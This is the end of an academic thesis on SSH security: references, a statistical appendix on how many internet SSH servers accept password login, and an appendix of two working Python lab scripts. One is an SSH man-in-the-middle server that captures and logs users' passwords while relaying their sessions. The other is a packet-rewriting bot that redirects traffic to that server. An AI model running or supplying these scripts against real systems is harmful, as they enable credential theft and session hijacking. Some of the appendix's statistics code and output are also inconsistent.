[107] SCANRAND (2019). Software Source. https://manned.org/scanrand/b9a07a7a.

[108] Schechter, S. et al. (2006). Inoculating ssh against address harvesting. In *NDSS Symposium 2006*. https://www.ndss-symposium.org/wp-content/uploads/2017/09/Inoculating-SSH-Against-Address-Harvesting-Stuart-E.-Schechter.pdf.

[109] Security, S. C. (2017). Man-in-the-middle attack. Available Online. https://www.ssh.com/attack/man-in-the-middle.

[110] Services, A. W. (2018). Amazon ec2 key pairs. Available Online. https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-key-pairs.html.

[111] Shodan (2019). Available Online. https://www.shodan.io.

[112] sklearn.multiclass.OneVsRestClassifier (2019). Software Source. https://scikit-learn.org/stable/modules/generated/sklearn.multiclass.OneVsRestClassifier.html.

[113] Smith, B. (2012). Ssh host keys ? know when to keep em and when to change them. Available Online. http://www.ixbrian.com/blog/?p=68.

[114] SSH Communications Security, I. (2017a). Host key. Available Online. https://www.ssh.com/ssh/host-key.

[115] SSH Communications Security, I. (2017b). Ssh port forwarding example. Available Online. https://www.ssh.com/ssh/tunneling/example.

[116] SSH Communications Security, I. (2018). Ssh.com - chapter 6 choosing the authentication method. Available Online. https://www.ssh.com/manuals/server-zos-product/55/chooseauth-chapter.html.

[117] Staff, P. O. (2014). The history of cctv - from 1942 to present. Available Online. https://www.pcr-online.biz/retail/the-history-of-cctv-from-1942-to-present.

[118] Statista (2016). Internet of things (iot) connected devices installed base worldwide from 2015 to 2025 (in billions). Available Online. https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/.

[119] Stock, D. & Schel, D. (2019). Cyber-physical production system fingerprinting. In *52nd CIRP Conference on Manufacturing Systems* (pp. 393–398).

[120] Talmor, R. & Shemesh, Y. (2019). *Methods for Utilzing Fingerprinting to Manage Network Security and Devices*. United States Patent US 10,320,784 B1, F5 Networks , Inc. https://patentimages.storage.googleapis.com/c6/26/8f/d2aad7e5e987e0/US10320784.pdf.

[121] Team, T. Z. (2019). The zmap project. Available Online. https://zmap.io.

[122] Tung, L. (2017). Iot devices will outnumber the world's population this year for the first time. Available Online. https://www.zdnet.com/article/iot-devices-will-outnumber-the-worlds-population-this-year-for-the-first-time/.

[123] Unicornscan (2019). Software Source. https://github.com/dneufeld/unicornscan.

[124] Valleri, M. & Ornaghi, A. (2003). Man in the middle attack. Available Online. http://www.blackhat.com/presentations/bh-europe-03/bh-europe-03-valleri.pdf.

[125] van der Wiel, J. et al. (2017). Hajime, the mysterious evolving botnet. Available Online. https://securelist.com/hajime-the-mysterious-evolving-botnet/78160/.

[126] web framework for perfectionists with deadlines, D. T. (2019). Software Source. https://www.djangoproject.com/.

[127] Wendlandt, D. et al. (2008). Perspectives: Improving ssh-style host authentication with multi-path probing. In *USENIX 2008 Annual Technical Conference* (pp. 321–334). Berkeley, CA. http://dl.acm.org/citation.cfm?id=1404014.1404041.

[128] Wild, L. (2016). Television in the us: History and production. Available Online. http://www3.northern.edu/wild/th100/tv.htm.

[129] Wolf, N. (2016). Ddos attack that disrupted internet was largest of its kind in history, experts say. Available Online. https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet.

[130] Yamane & Taro (1967). *Statistics, An Introductory Analysis*. New York: New York: Harper and Row.

[131] Ylönen, T. (2006a). *Generic Message Exchange Authentication for the Secure Shell Protocol (SSH)*. RFC 4256, RFC Editor. https://tools.ietf.org/html/rfc4256.

[132] Ylönen, T. (2006b). *The Secure Shell (SSH) Authentication Protocol*. RFC 4252, RFC Editor. https://tools.ietf.org/html/rfc4252.

[133] Ylönen, T. (2006c). *The Secure Shell (SSH) Connection Protocol*. RFC 4254, RFC Editor. https://tools.ietf.org/html/rfc4254.

[134] Ylönen, T. (2006d). *The Secure Shell (SSH) Protocol Architecture*. RFC 4251, RFC Editor. https://tools.ietf.org/html/rfc4251.

[135] Ylönen, T. (2006e). *The Secure Shell (SSH) Transport Layer Protocol*. RFC 4253, RFC Editor. https://tools.ietf.org/html/rfc4253.

[136] Ylönen, T. (2019). The new skeleton key: changing the locks in your network environment. Available Online. https://www.scmagazineuk.com/article/1481613.

[137] Yuan, X. & pthers (2018). Commandersong: A systematic approach for practical adversarial voice recognition. In *27th USENIX Security Symposium (USENIX Security 18)* (pp. 69–64). Baltimore, MD. https://www.usenix.org/conference/usenixsecurity18/presentation/yuan-xuejing.

[138] Zgrab2 (2019). Software Source. https://github.com/zmap/zgrab2.

[139] Zhao, K. & Ge, L. (2013). Survey on the internet of things security. In *2013 Ninth International Conference on Computational Intelligence and Security* (pp. 663–667).

[140] Zmap (2019). Software Source. https://github.com/zmap/zmap.

Appendix A

Selecting A Sample Size

A.1 Problem Identification

The problem is that there is nothing to indicate that the distribution of those IPs that responded to the scan for port 22 that allow for password authentication follow a standard (normal) distribution

Currently we have 24 million candidate IPs, of these there are 2 possible outcomes:

1. IP no longer responds to port 22
2. IP accepts an SSH connection

Of those which accept an SSH connection, there are (again) 2 possible outcomes:

1. SSH service accepts password-based authentication
2. SSH service does not accept password-based authentication

According to shodan.io - performing a rolling window of banner responses from scanning the internet, there are 21,184,290 IPs responding with SSH in their banner message. This is not exclusive to port 22.

Performing an independent scan of the internet public facing IP addresses, using zmap, we received 24,516,371 responses to port 22 (standard SSH service port).

Hypothesis

More than 50% of ssh services offered on the public web (answering to port 22) allow for password authentication. For the results, we want a confidence level of 98% ($\alpha = 0.02$) to show statistical significance.

- Hypothesis: $H_a = p > 50\%$
- Null Hypothesis: $H_0 = p <= 50\%$

A.2 Determine Sample Size

Some references:

- Z-Table
  - towardsdatascience.com
  - stackoverflow.com
- www.researchgate.net
- www.surveymonkey.com
- www.tutorialspoint.com

Two main formulas to consider, Cochran's and Slovin's (Slovin's is a simplified 'version' of Cochran's): Cochran 1977 Sampling Techniques.pdf

Based on the data that we have collected, we have a population size of 24516371 and our aiming for a confidence level of 98% with a 2% desired level of precision (margin of error). This gives:

```
>>> N = 24516371
>>> CI = 0.98
>>> e = 1 - CI
```

Using python's anaconda distribution, find the z-score using the standard normal distribution. The Z-score is the abscissa of the normal curve that cuts off an area α at the tails ($1 - \alpha$ equals the desired confidence level, e.g., 95%)

```
>>> Z = st.norm.ppf(CI)
>>> print(Z)
2.0537489106318225
```

Slovin's Formula for Determining Sample Size

[130] provides a simplified formula to calculate sample sizes (aka, Slovin's formula): $n = \frac{N}{1+Ne^2}$, (Samplesize.pdf)

Where:

- n = sample size
- N = population
- e = margin of error

```
>>> n = N / (1 + (N * (e*e)))
>>> print("Therefore, sample size (n) based on Slovin's method is %s (%s)"
    % (n, math.ceil(n)))
Therefore, sample size (n) based on Slovin's method is 2499.745094298995
    (2500)
```

Cochran's Formula for Determining Sample Size

For populations that are large, Cochran [28] developed the following equation to yield a representative sample for proportions: $n = \frac{Z^2pq}{e^2}$, (Samplesize)

Where:

- n = sample size
- Z = Z-score
- p = estimated proportion that is present in the population for the hypothesis

- q = 1-p

Based on our expected hypothesis, we set $p = 50\%$

```
>>> p = 0.50
>>> q = 1-p
>>> n = ((Z**2)*p*q)/(e**2)
>>> print("Therefore, sample size ($n_0$) based on Cochran's method is %s
    (%s)" % (n, math.ceil(n)))
Therefore, sample size ($n_0$) based on Cochran's method is
    2636.1778674508687 (2637)
```

Sample Size Results

Based on the above, sample sizes >2650 should be sufficient to represent a population of 24+ million. Since we have almost 30,000 samples to work from, we'll break those up in to groups

A.3 Data Samples

```
>>> df = pd.read_csv('../results/ScanData/scanOutput.csv.gz',
    compression='gzip')
>>> list(df)
['Start', 'KEX', 'UserAuth', 'Auth', 'Allowed', 'Banner', 'End']

>>> total = df.count()['Start']
>>> print(total)
43945

>>> ## Clean up the data
>>> df['Auth'] = df['Auth'].str.replace(r"\(|\)", "")
>>> df['Auth'] = df['Auth'].str.replace(r"^::", "")
>>> df['Auth'] = df['Auth'].str.replace(r"\.", "")
>>> df['Auth'] = df['Auth'].str.replace(r"\s*::\s*", ", ")
>>> ## Remove any empty datasets - attempts that did not return
>>> authdf = df.dropna(subset = ['Auth'])
>>> authdf.shape
(29970, 7)

>>> ## How many responses explicitly stated (password) not permitted
>>> nopwd = authdf[authdf['Auth'].str.contains("password not
    permitted")].count()['Start']
>>> print(nopwd)
9017

>>> uauthok = authdf[authdf['UserAuth'].str.contains("userauth is
    OK")].count()['Start']
>>> print(uauthok)
29970

>>> ## Just to have the data - between the mapping (zmap) of the internet
    and the running of the auth checks (~1.5 days)
>>> ## x no longer respond to port 22 (no banner, no ssh connection)
>>> x = total-uauthok
>>> y = uauthok/total * 100
>>> ## Therefore out of a total of x, y% allow password-based auth, z% do
    not
>>> y = (uauthok - nopwd)/uauthok
>>> z = nopwd/uauthok
>>> print("Out of: %d, responses to zmap, only %d (%.2f%%) continued to
    respond" % (total, uauthok, y))
>>> print("Auth OK: %.2f%%, Auth NOT OK: %.2f%%" % (y, z))
Out of: 43945, responses to zmap, only 29970 (0.70%) continued to respond
Auth OK: 0.70%, Auth NOT OK: 0.30%
```

Now, we need to break the dataset into groups. Keeping in mind that Zmap randomly scanned the internet, those random address where then used to probe the server using Paramiko. Since the initial scan was random, we will just break the samples as they are. Since our sample size needs to be greater than 3650, we will break the total results (14,000) into 8 groups (or sets).


```
>>> samples = np.array_split(authdf, 8)
```

A.4 Determine Statistical Significance


Put together basic statistics to work with first

```
>>> results = []
>>> for d in samples: # d = dataframe
>>>     t = d.count()['Start'] # t = total number
>>>     y = d[d['Auth'].str.contains("password not
    permitted")].count()['Start'] # y = no pwd
>>>     results.append({
>>>             'Total': t,
>>>             'YesPwd': t-y,
>>>             'NoPwd': y,
>>>             'PerNo': (y/t)*100,
>>>             'PerYes': ((t-y)/t)*100,
>>>             'mean-p': ((t-y)/t),
>>>             'stdev': (((t-y)/t)*(1-((t-y)/t))/t)**0.5,
>>>             'z-value': z
>>>     })

>>> ## Example of result
>>> for i in results[0]:
>>>     print(i, results[0][i])
Total 3747
YesPwd 2653
NoPwd 1094
PerNo 29.196690685882036
PerYes 70.80330931411795
```

```
mean-p 0.7080330931411796
stdev 0.007427655392329308
z-value 0.30086753420086754

## Graph the norm, mean and std dev found on the sample groups
>>> h = []
>>> for i in results:
>>>     h.append(i['PerYes'])
>>> h = sorted(h)
>>> fit = st.norm.pdf(h, np.mean(h), np.std(h))
>>> pl.plot(h,fit,'-o')
>>> pl.hist(h,normed=True)
>>> pl.show()
```



```
>>> vals = []
>>> for i in results:
>>>     vals.append(i['PerYes'])

>>> print ("This is the minimum number:", min(vals))
>>> print ("This is the maximum number:", max(vals))
>>> print ("This is the mean number:", sum(vals)/len(vals))

>>> sam=np.array(vals)
>>> mean=np.mean(sam)
>>> var=np.var(sam)
>>> std=np.sqrt(var)

>>> print("This is the standard deviation:", std)

>>> x=np.linspace(min(sam), max(sam),12)

>>> print("Excess kurtosis of normal distribution ( should be
    0):{}".format(st.kurtosis(x)))
>>> print("Skewness of normal distribution ( should be
    0):{}".format(st.skew(x)))

>>> y_pdf=st.norm.pdf(x,mean,std)
>>> y_skew_pdf=st.skewnorm.pdf(x,*st.skewnorm.fit(sam))
>>> l1,=plt.plot(x,y_pdf, label='PDF')
>>> l2,=plt.plot(x,y_skew_pdf, label='SKEW PDF')

>>> n, bins, patches = plt.hist(sam, 12, density=True, facecolor='g',
    edgecolor='red', alpha=0.75)
>>> plt.xlabel('Percent w/Pwd-based Auth')
>>> plt.ylabel('Probability')
>>> plt.title('Histogram of Percent')

>>> # The first plt.text arguments are coordinates x,y of the plot
>>> plt.legend((l1, l2), (l1.get_label(), l2.get_label()), loc='upper
    right')
>>> plt.show()

This is the minimum number: 68.55312333155365
This is the maximum number: 71.12356551908194
This is the mean number: 69.91317649243081
This is the standard deviation: 0.7832195548624366
Excess kurtosis of normal distribution (should be 0):−1.2167832167832193
Skewness of normal distribution (should be 0):−2.657985896377829e−14
```



*


Claim Based on our hypothesis, that more than 50% of ssh services offered on the public web (answering to port 22) allow for password-based authentication, we need to construct a test to show that the null of our hypothesis, H_0, is false.

To test this, we need to go through our random samples and perform a z-test to see if the result is within our confidence interval, or outside of it. If the z-score is outside of the confidence interval, then our null hypothesis is false.

- $H = p > 50\%$
- $H_0 = p <= 50\%$

```
>>> x = np.linspace(-4, 4, num=100)
>>> constant = 1.0 / np.sqrt(2*np.pi)
>>> pdf_normal_distribution = constant * np.exp((-x**2) / 2.0)

>>> fix, ax = plt.subplots(figsize=(10,5))
>>> ax.plot(x, pdf_normal_distribution)
>>> ax.set_ylim(0)

>>> ## Alpha lines
>>> ax.axvline(x=-Z, color='k', linestyle='--')
>>> ax.axvline(x=Z, color='k', linestyle='--')

>>> ## Left area under the curve
>>> ax.fill_between(x, 0, pdf_normal_distribution, where=x<=-Z,
    facecolor='green')
>>> ## Right area under the curve
>>> ax.fill_between(x, 0, pdf_normal_distribution, where=x>=Z,
    facecolor='green')

>>> ax.annotate('alpha = '+str(1-CI)[:4]+'; -Z = '+str(-Z)[:6], xy=(-Z,
    1-CI), xytext=(-Z-2, 1-CI+.1),
>>>     arrowprops=dict(facecolor='black', shrink=0.05),
>>> )
>>> ax.annotate('alpha = '+str(1-CI)[:4]+'; Z = '+str(Z)[:6], xy=(Z,
    1-CI), xytext=(Z+.5, 1-CI+.1),
>>>     arrowprops=dict(facecolor='black', shrink=0.05),
>>> )
>>> ax.set_title('Normal Distribution', size=20)
>>> ax.set_ylabel('Probability Density', size=20)

>>> ax.plot()
```

The z-test is defined as $z = \frac{p-p_0}{\sqrt{\frac{p_0(1-p_0)}{n}}}$, where:



- z = Test statistics
- n = Sample size
- $p0$ = Null hypothesized value (values less than or equal to 50
- p = Observed proportion

Thus, our decision rule for this two-tailed test is: "If the result of the z-test, z, is less than or greater than our z-score, Z, then we reject the null hypothesis."

Z-Test

```
>>> # Set the null hypothesized value, we will test all of them: 0 – 50%
>>> p0 = 50

>>> print('Confidence Level:', CI)
>>> print('Z–Score:', Z)
>>> print('Null Hypothesized Proportion:', p0)

Confidence Level: 0.98
Z–Score: 2.0537489106318225
Null Hypothesized Proportion: 50
```

```
>>> Ha = True ## Our alternate hypothesis
>>> for res in results:
>>>     p = res['PerYes'] / 100 ## Already calculated proportion
>>>     n = res['Total']
>>>     H0 = False
>>>     for i in range(1,p0+1):
>>>         x = i/100 # to get % for null hypothesis
>>>         z = (p-x) / math.sqrt((x * (1-x)) / n)
>>>         ## If -Z < z < Z, then H0 is true
>>>         if -Z < z and z < Z:
>>>             H0 = True
>>>     ## If H0 is true, then the Ha is false
>>>     if H0:
>>>         Ha = False
>>>     print('Null Hypothesis is:', H0)
>>> print('Overall Result, the Alternative Hypothesis is', Ha)
Null Hypothesis is: False
Null Hypothesis is: False
Null Hypothesis is: False
Null Hypothesis is: False
Null Hypothesis is: False
Null Hypothesis is: False
Null Hypothesis is: False
Null Hypothesis is: False
Overall Result, the Alternative Hypothesis is True
```

From above, we see that the Null hypothesis is rejected against all of our samples with a confidence level of 98% ($\alpha = 0.02$). Therefore, our hypothesis that more than 50% of publicly available ssh servers, answering to port 22, allow password-based authentication.

Note: Tuning the above proportion, we can go as high as 66% with a 98% confidence level.

Appendix B

Secure Shell Man in the Middle Scripts

B.1 SSH Server

```
#!/usr/bin/python

##
## Notes:
##   Occasionally, paramiko will drop connection
##   Buffer lag between client/server - behaves like it is missing an EOF
##

import socket
import sys
import threading
import paramiko

## Static assignments - this is to demonstrate the possibility
server_addr = ('172.17.1.20', 22) # Local server
remote_addr = ('172.17.1.10', 22) # Bob

## Specific C2 host key - would be propagated to all C2s
host_key = paramiko.RSAKey(filename="/root/.myssh/id_rsa")

## Paramiko will fail without this
paramiko.util.log_to_file('hack.log')

##------------------------------------------------------------------------##
##------------------------------------------------------------------------##
class Server(paramiko.ServerInterface):
    def __init__(self):
        self.event = threading.Event()
        self.client = None
        self.client = paramiko.SSHClient()
        self.client.load_system_host_keys()
        self.client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

        self.uname = ""
        self.pwd = ""

    def check_channel_request(self, kind, chanid):
        print("[+] Checking for channel request: %s" % kind)
        if kind == "session":
            return paramiko.OPEN_SUCCEEDED
        return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED

    def check_auth_password(self, username, password):
        print("[+] Checking authentication: [%s:%s]" % (username, password)),
        try:
            self.client.connect(
                remote_addr[0],
                remote_addr[1],
                username = username,
                look_for_keys = False,
                password = password
            )
        except Exeption as e:
            print("Fail - ", str(e))
            return paramiko.AUTH_FAILED

        self.uname = username
        self.pwd = password

        try:
            self.chan = self.client.invoke_shell()
        except Exception as e:
            print('[-] Invocation for shell fail -', str(e))

        print('Success')
        return paramiko.AUTH_SUCCESSFUL

    def check_channel_shell_request(self, channel):
        print("[+] Checking channel for shell request")
        self.event.set()
        return True

    def check_channel_pty_request(
        self, channel, term, width, height, pixelwidth, pixelheight, modes
    ):
        print("[+] Checking channel for pty request")
        return True

##-----------------------------------------------------------------------------##
##-----------------------------------------------------------------------------##
def main():
    print("##-------------------------------------------##")
    print("## C2 Forwarding Server                      ##")
    print("##-------------------------------------------##")
    print("## [+] Starting")

    try:
        print("[+] Establishing local socket connection"),
        ##---------------------------------------------------------------------------##
        try:
            print("."),
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            print("."),
            sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
            print("."),
            sock.bind(server_addr)
            print("."),
            sock.listen(10)
            print("Done")
        except Exception as e:
            print("Fail - ", str(e))
            sock.close()
            sys.exit(1)

        print("[+] Listening for a connection (%s:%s)" % server_addr)
        ##---------------------------------------------------------------------------##
        try:
            client, addr = sock.accept()
            print("[+] Client connection requested by %s" % str(addr))
        except Exception as e:
```

```
    print("[-] Client connection request fail -", str(e))
    sock.close()
    sys.exit(1)

print("[+] Establishing Paramiko transport with client"),
##---------------------------------------------------------------------------##
try:
    print("."),
    t = paramiko.Transport(client)
    print("."),
    t.add_server_key(host_key)
    print("."),
    server = Server()
    print("."),
    t.start_server(server=server)
    print("Done")
except Exception as e:
    print("Fail - ", str(e))
    sock.close()
    sys.exit(1)

print("[+] Creating ssh channel with client")
##---------------------------------------------------------------------------##
chan = t.accept(20)
if chan is None:
    print("[-] No channel established with client")
    sys.exit(1)

server.event.wait(20)
if not server.event.is_set():
    print("[-] Client never requested shell")
    sys.exit(1)

print("[+] Establishing dialogue between client and server")
##---------------------------------------------------------------------------##
## This is cludgy, but it works....
## Just need to figure out how to streamline....
while True:
    sdata = None
    cdata = None
    sdata = server.chan.recv(1024)
```

```
            #sdata = server.chan.recv(512)
            #sdata = server.chan.recv(256)
            #sdata = server.chan.recv(5048)
            if len(sdata) != 0:
                print("[S->C] %s" % sdata)
                chan.send(sdata)
            cdata = chan.recv(1024)
            #cdata = chan.recv(512)
            #cdata = chan.recv(256)
            #cdata = chan.recv(5048)
            if len(cdata) != 0:
                print("[C->S] %s" % cdata)
                server.chan.send(cdata)

            if len(sdata) ==  0 and len(cdata) == 0:
                chan.close()
                server.chan.close()
                break

    except KeyboardInterrupt:
        print("[!] Ctrl-c: C2 Forwarding Server Stopped")
        chan.close()
        server.client.close()
        sock.close()
        sys.exit(1)

    chan.close()
    server.client.close()
    sock.close()
    sys.exit(0)

##-------------------------------------------------------------------------##
##-------------------------------------------------------------------------##
if __name__ == "__main__":
    main()
```

B.2 SSH Man in the Middle

```
#!/usr/bin/python
## https://gist.github.com/eXenon/85a3eab09fefbb3bee5d
## https://www.autistici.org/emdel/nfqueue/icmp_dns_fun.py
## Make sure C2 has the right route
## route add default gw 172.17.1.1
## -- if needed: ip route add 10.17.1.0/24 dev eth1

#from scapy.all import *
from scapy.layers.inet import IP, ICMP, TCP
from scapy.sendrecv import send

import sys, os, socket

## Modified from v3 - trying different nfqueue
#import nfqueue
from netfilterqueue import NetfilterQueue

# ROUTING
# On C2
#   route add default gw 172.17.1.1
protocols = {
    1 : 'ICMP',
    6 : 'TCP',
    17: 'UDP'
}

hosts = {
    'alice'          : [ '10.17.1.20', 'ens37' ],
    '10.17.1.20'     : [ 'alice' ],
    'bob'            : [ '172.17.1.10', 'ens33' ],
    '172.17.1.10'    : [ 'bob' ],
    'c2'             : [ '172.17.1.20', 'ens33' ],
    '172.17.1.20'    : [ 'c2' ],
    'igw'            : [ '10.17.1.1', 'ens37' ],
    '10.17.1.1'     : [ 'igw' ],
    'egw'            : [ '172.17.1.1', 'ens33' ],
    '172.17.1.1'     : [ 'egw' ]
}

## IP Tables rules
## Modified from v3 - trying different nfqueue
iptables = [
    #"iptables -A FORWARD -j NFQUEUE"
    "iptables -A FORWARD -j NFQUEUE --queue-num 1"

]

## Modified from v3 - trying different nfqueue
def callback(payload):
    #data = payload.get_data()
    data = payload.get_payload()
    pkt = IP(data)
    proto = protocols[pkt.proto] if pkt.proto in protocols else 'unknown'

    print "%s Packet Received: " % proto

    if pkt.src in hosts and pkt.dst in hosts:
        print "\tOriginal: ",
        print "\tFrom [%s/%s]" % (hosts[pkt.src][0],pkt.src),
        print "\tTo [%s/%s]" % (hosts[pkt.dst][0],pkt.dst)

        src = dst = ''
        ## If Alice is talking to Bob, route to C2 instead
        if pkt.src == hosts['alice'][0] and pkt.dst == hosts['bob'][0]:
            src = pkt.src
            dst = hosts['c2'][0]

        ## If C2 is responding to Alice, look like bob
        if pkt.src == hosts['c2'][0] and pkt.dst == hosts['alice'][0]:
            src = hosts['bob'][0]
            dst = pkt.dst

        ## If we have a change to src or dst to make - time to work
        if src != '' and dst != '':
            print"\tUpdating: ",
            print "\tFrom [%s/%s]" % (hosts[src][0],src),
            print "\tTo [%s/%s]" % (hosts[dst][0],dst)

            newpkt = pkt
            newpkt.src = src
            newpkt.dst = dst

            ## Create transport
            if proto == 'ICMP':
                del newpkt[IP].chksum
                del newpkt[ICMP].chksum

                print "\t\tDropping the original packet"
                #payload.set_verdict(nfqueue.NF_DROP)
                payload.drop()

                print "\t\tSending the new packet instead"
                send(newpkt)
            elif proto == 'TCP':
                del newpkt[IP].chksum
                del newpkt[TCP].chksum

                print "\t\tDropping the original packet"
                #payload.set_verdict(nfqueue.NF_DROP)
                payload.drop()

                print "\t\tSending the new packet instead"
                send(newpkt)
            elif proto == 'UDP':
                del newpkt[IP].chksum
                del newpkt[UDP].chksum

                print "\t\tDropping the original packet"
                #payload.set_verdict(nfqueue.NF_DROP)
                payload.drop()

                print "\t\tSending the new packet instead"
                send(newpkt)
            else:
                #payload.set_verdict(nfqueue.NF_ACCEPT)
                payload.accept()

            #payload.set_verdict(nfqueue.NF_ACCEPT)
            #payload.accept()
        else:
            print "\tNothing to do - letting the packet pass..."
            #payload.set_verdict(nfqueue.NF_ACCEPT)
            payload.accept()

## Ignoring packet
```

```
    else:
        print "Unknown Traffic: %s -> %s" % (pkt.src, pkt.dst)
        print "\tLetting the packet pass..."
        #payload.set_verdict(nfqueue.NF_ACCEPT)
        payload.accept()

def main():
    print "\n##------------------------------------------##"
    print "Setting IPv4 forward settings: "
    os.system("sysctl net.ipv4.ip_forward=1")

    print "\nUpdating IP Tables:"
    for i in range(len(iptables)):
        print "\t" + iptables[i]
        os.system(iptables[i])

    print "\nResulting IP Tables"
    print "-------------------"
    os.system('iptables -L')
    print "-------------------"

    ## Modified from v3 - trying different nfqueue
    print "\nStarting NFQUEUE"
    #q = nfqueue.queue()
    #q.open()
    #q.bind(socket.AF_INET)
    #q.set_callback(callback)
    #q.create_queue(0)
    q = NetfilterQueue()
    q.bind(1, callback)
    s = socket.fromfd(q.get_fd(), socket.AF_UNIX, socket.SOCK_STREAM)

    ## Modified from v3 - trying different nfqueue
    print "MiM Bot Running..."
    print "##------------------------------------------##\n\n"
    try:
        #q.try_run()
        q.run_socket(s)
    except KeyboardInterrupt:
        print()
        print "Interuption Received",
        print "...",
        print "Closing Binding",
        print "...",
        #q.unbind(socket.AF_INET)
        q.unbind()

        #q.close()
        s.close()
        print "Closed"



        print "Flushing IP Tables"
        os.system('iptables -F')
        os.system('iptables -X')

        print "Exiting"
        sys.exit(1)
        print "\n\n"

if __name__ == "__main__":
    main()
```